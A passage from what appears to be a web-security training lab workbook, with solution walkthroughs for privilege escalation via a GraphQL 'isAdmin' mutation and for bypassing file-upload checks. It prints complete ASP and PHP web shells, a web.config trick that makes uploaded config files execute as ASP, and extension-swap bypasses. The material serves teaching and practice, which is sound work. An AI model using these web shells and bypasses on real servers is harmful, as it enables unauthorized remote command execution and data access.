
Step 7: Craft a GraphQL query to update user role 'isAdmin=True' value as shown in Figure:

```
GraphQL Query:

{"query":"mutation{\n  updateUser(firstname: \"user\", lastname: \"updated\",
mobile: \"0000000000\", address: \"AWH\", salary: \"2500\", isAdmin: true){\n
isAdmin\n  }\n}"}
}
```



Step 8: Logout and login again with the same user.



Step 9: Capture and decode the Base64 JWT token from the HTTP response and observe that the user role is 'isAdmin=true'

The screenshot shows a web proxy tool interface with the following details:

- Target:** http://192.168.200.12:9000
- Request:**
 - Method: POST
 - URL: /login HTTP/1.1
 - Host: 192.168.200.12:9000
 - User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
 - Accept: */*
 - Accept-Language: en-US,en;q=0.5
 - Accept-Encoding: gzip, deflate
 - Referer: http://expense.webhacklab.com:3000/login
 - Content-Type: application/json
 - Origin: http://expense.webhacklab.com:3000
 - Content-Length: 56
 - Connection: close
 - Body (JSON):


```
{
            "email": "user85@mailinator.com",
            "password": "Test@1234"
          }
```
- Response:**
 - Status: HTTP/1.1 200 OK
 - Headers:
 - X-Powered-By: Express
 - Access-Control-Allow-Origin: *
 - Content-Type: application/json; charset=utf-8
 - Content-Length: 287
 - ETag: W/"11f-ERjxc2BGLU7u/N4mznDo49sXK18"
 - Date: Wed, 02 Jun 2021 05:10:15 GMT
 - Connection: close
 - Body (JSON):


```
{
            "token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6ImJmYyL...eyJ1bWVpbCI6ImVzZXI4NUBtYWlsaW5hdG9yLmNvbSIsImZpcnN0b...FtZSI6ImMiLCJzYXN0bWVtZSI6ImMiLCJtb2JpbGU0iOiJiIiwiaW...RkcmVzcyI6ImIiLCJzYWxhcnciOiJiIiwiaXN0bWVtZSI6ImIiLC...wiaWF0IjoxNjI2NjA0IiwiaWF0IjoxNjI2NjA0IiwiaWF0IjoxNjI2...4x5bw9_unM4KhP_o"}
          
```
 - Body (JSON):


```
{
            "alg": "HS256",
            "typ": "JWT",
            "id": "262",
            "email": "user85@mailinator.com",
            "firstname": "c",
            "lastname": "b",
            "mobile": "b",
            "address": "b",
            "salary": "b",
            "isAdmin": true,
            "iat": 1622610615
          }
```

Step 10: Navigate to 'ViewExpense' and observe that you can view the expenses of all the users.

The screenshot shows a web browser window with the following details:

- URL:** expense.webhacklab.com:3000/viewexpense
- Navigation:** Home, ViewExpense, AddExpense, Profile, Logout
- Select Date:** 06/02/2021
- Expense List:**

Date	Title	Description	Amount
06-11-2020	Laptop charger	HP Laptop Charger fr...	2000
04-13-2021	Expense1	Expense1	5000
05-27-2021	Mobile Phone	Mobile repairs	1000
05-27-2021	Phone	Mobile phone	500
05-27-2021	qwertyu	qwertyui	64532
05-27-2021	Phone	Mobile phone	500
05-27-2021	Monitor	Samsung Ultrawide ...	1499
05-27-2021	Test Expense	Test	2000
06-02-2021	Laptop	Laptop Purchase	2000

Module: Tricky file uploads


Bypassing File Validations #1

Challenge URL: <http://topup.webhacklab.com/Account/Profile>

- Identify the upload functionality and abuse it to upload a web shell.

Solution:

Step 1: Login into the topup application and navigate to the profile update page. The profile update page allows the user to upload a profile picture.



Upload an image and the application displays the image in your profile.

Step 2: The application being developed in ASP.NET, try to upload an ASP file (test.asp) with the following content.

```
<%
Set oScript = Server.CreateObject("WSCRIPT.SHELL")
Set oScriptNet = Server.CreateObject("WSCRIPT.NETWORK")
Set oFileSys = Server.CreateObject("Scripting.FileSystemObject")
Function getCommandOutput(theCommand)
    Dim objShell, objCmdExec
    Set objShell = CreateObject("WScript.Shell")
    Set objCmdExec = objshell.exec(thecommand)
    getCommandOutput = objCmdExec.StdOut.ReadAll
end Function
%>

<HTML>
  <BODY>
    <FORM action="" method="GET">
      <input type="text" name="cmd" size=45 value="<%= szCMD %>">
      <input type="submit" value="Run">
    </FORM>
    <PRE>
      <%= "\\\" & oScriptNet.ComputerName & "\" & oScriptNet.UserName %>
      <%Response.Write(Request.ServerVariables("server_name"))%>
      <p>
      <b>The server's port:</b>
      <%Response.Write(Request.ServerVariables("server_port"))%>
      </p>
      <p>
      <b>The server's software:</b>
      <%Response.Write(Request.ServerVariables("server_software"))%>
      </p>
      <p>
      <b>The server's software:</b>
      <%Response.Write(Request.ServerVariables("LOCAL_ADDR"))%>
      <% szCMD = request("cmd")
      thisDir = getCommandOutput("cmd /c" & szCMD)
      Response.Write(thisDir)%>
      </p>
      <br>
    </BODY>
  </HTML>
```

The application does not accept the asp file, as shown below:

The screenshot shows a web browser's developer tools window. The top bar indicates the target is `http://topup.webhacklab.com`. The 'Request' tab is active, showing a multipart form-data request. The request body contains a file named `shell.asp` (highlighted with a red box). Below the file, there is a script block starting with `<%` and containing several lines of ASP.NET code for creating shell and network objects, and a function for executing a command. The browser's address bar shows `http://topup.webhacklab.com/api/user/1` (highlighted with a red box). The 'Response' tab is active, showing an `HTTP/1.1 400 Bad Request` with headers including `Cache-Control: no-cache`, `Pragma: no-cache`, `Content-Type: application/json; charset=utf-8`, `Expires: -1`, `Server: Microsoft-IIS/10.0`, `X-AspNet-Version: 4.0.30319`, `X-Powered-By: ASP.NET`, `Date: Mon, 11 Feb 2019 11:34:40 GMT`, `Connection: close`, and `Content-Length: 23`. The response body contains the message `"unsupported file type"` (highlighted with a red box).

Step 3: Try to upload other file extension config (web.config) using the following content. The application will accept the config file. Refresh the Profile page and access the URL by right-clicking on 'Copy Image Location'. Add a parameter to the URL and provide the command that you wish to execute and the page will display the output.

```
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
  <system.webServer>
    <handlers accessPolicy="Read, Script, Write">
      <add name="web_config" path="*.config" verb="*" modules="IsapiModule"
scriptProcessor="%windir%\system32\inetsrv\asp.dll" resourceType="Unspecified"
requireAccess="Write" precondition="bitness64" />
    </handlers>
    <security>
      <requestFiltering>
        <fileExtensions>
          <remove fileExtension=".config" />
        </fileExtensions>
        <hiddenSegments>
          <remove segment="web.config" />
        </hiddenSegments>
      </requestFiltering>
    </security>
  </system.webServer>
</configuration>


<%
Set oScript = Server.CreateObject("WSCRIPT.SHELL")
Set oScriptNet = Server.CreateObject("WSCRIPT.NETWORK")
Set oFileSys = Server.CreateObject("Scripting.FileSystemObject")
Function getCommandOutput(theCommand)
  Dim objShell, objCmdExec
  Set objShell = CreateObject("WScript.Shell")
  Set objCmdExec = objshell.exec(thecommand)
  getCommandOutput = objCmdExec.StdOut.ReadAll
end Function
%>

<HTML>
  <BODY>
    <FORM action="" method="GET">
```


```

<input type="text" name="cmd" size=45 value="<%= szCMD %>">
<input type="submit" value="Run">
</FORM>
<PRE>
  <%= "\\\" & oScriptNet.ComputerName & "\" & oScriptNet.UserName %>
  <%Response.Write(Request.ServerVariables("server_name"))%>
  <p>
  <b>The server's port:</b>
  <%Response.Write(Request.ServerVariables("server_port"))%>
  </p>
  <p>
  <b>The server's software:</b>
  <%Response.Write(Request.ServerVariables("server_software"))%>
  </p>
  <p>
  <b>The server's software:</b>
  <%Response.Write(Request.ServerVariables("LOCAL_ADDR"))%>
  <% szCMD = request("cmd")
  thisDir = getCommandOutput("cmd /c" & szCMD)
  Response.Write(thisDir)%>
  </p>
  <br>
</BODY>
</HTML>


```



Step 4: Shell is uploaded and accessible.



Step 5: Execute the command “whoami” and check the output.




Bypassing File Validations #2

Challenge URL: <http://shop.webhacklab.com/feedback.php>

- Bypass the file validation checks to upload a web shell (userX.fileextension) and execute commands on the host.

Solution:

Step 1: Navigate to the feedback functionality of the shopping application which allows uploading of files. The functionality asks the user to upload an image file only. Upload an image to the application and notice the image path. Try to upload a file with a non-image extension (e.g. php), the application prompts a message “Only jpg/jpeg and png files are allowed”, as shown below:



Step 2: To bypass this client-side restriction, upload an image file with extension jpg/jpeg or png and intercept the request. In the intercepted request change the value of the filename from image.png to testX.php, also change the content of the image to php content:

```
<html>
  <head>
    <title>PHP Sample</title>
  </head>
  <body>
    <?php echo '<p>Hello World</p>'; ?>
  </body>
</html>
```

Step 3: The response shows that the php file was uploaded:


The screenshot shows a web proxy tool interface with the target URL `http://shop.webhacklab.com`. The **Request** tab is active, displaying the following content:

```
34 test
35 -----323342206214313208971134275917
36 Content-Disposition: form-data; name="fileName"; filename="test10.php"
37 Content-Type: image/png
38
39 <html>
40 <head>
41   <title>PHP Sample</title>
42 </head>
43 <body>
44   <?php echo '<p>Hello World</p>'; ?>
45 </body>
46 </html>
47
48 -----323342206214313208971134275917
49 Content-Disposition: form-data; name="submit"
50
```

The response tab is also active, showing the following content:


```
150
157
158
159
160 <script type='text/javascript'>
    Failure()
  </script>
```

Step 4: Try to navigate to the uploaded 'testX.php' file. The PHP is not present at the server, suggesting there is some server-side restriction as well. Replicating the method in **Step 1**, let's try some alternate file extensions such as php3/4/5, pht, phtml:



Step 5: Now try to access the uploaded php files with alternate file extensions. You will notice that the PHTML file exists and renders the content, as shown below:

<http://shop.webhacklab.com/images/feedback/testX.phtml>



Step 6: Now try to upload a web-shell through a phtml file, with the following content:

```
<?php if(isset($_REQUEST['cmd'])){ echo "<pre>"; $cmd = ($_REQUEST['cmd']);
system($cmd); echo "</pre>"; die; }?>
```

On trying to execute commands by accessing the web-shell through the URL


<http://shop.webhacklab.com/images/feedback/test.phtml?cmd=pwd> . This fails, suggesting the function “system” might be blocked.

Try a variety of php functions which could allow command execution (passthru, shell_exec, exec, system, proc_open) and upload with extension “phtml”. Identify the function(s) which executed.

Using the identified function “proc_open” create a webshell named **userX.phtml** and upload with the “phtml” extension:

```
<?php
$descr = array( 0 => array('pipe', 'r') , 1 => array('pipe', 'w') , 2 =>
array('pipe', 'w'));
$pipes = array();
$process = proc_open("ls -l", $descr, $pipes);
if (is_resource($process))
{
    while ($f = fgets($pipes[1]))
    {
        echo "-pipe 1--->";
        echo $f;
    }
    fclose($pipes[1]);
    while ($f = fgets($pipes[2]))
    {
        echo "-pipe 2--->";
        echo $f;
    }
    fclose($pipes[2]);
    proc_close($process);
}
?>
```

Step 7: Access this procopen.phtml file and the content of the command `ls -l` will be displayed on the page:



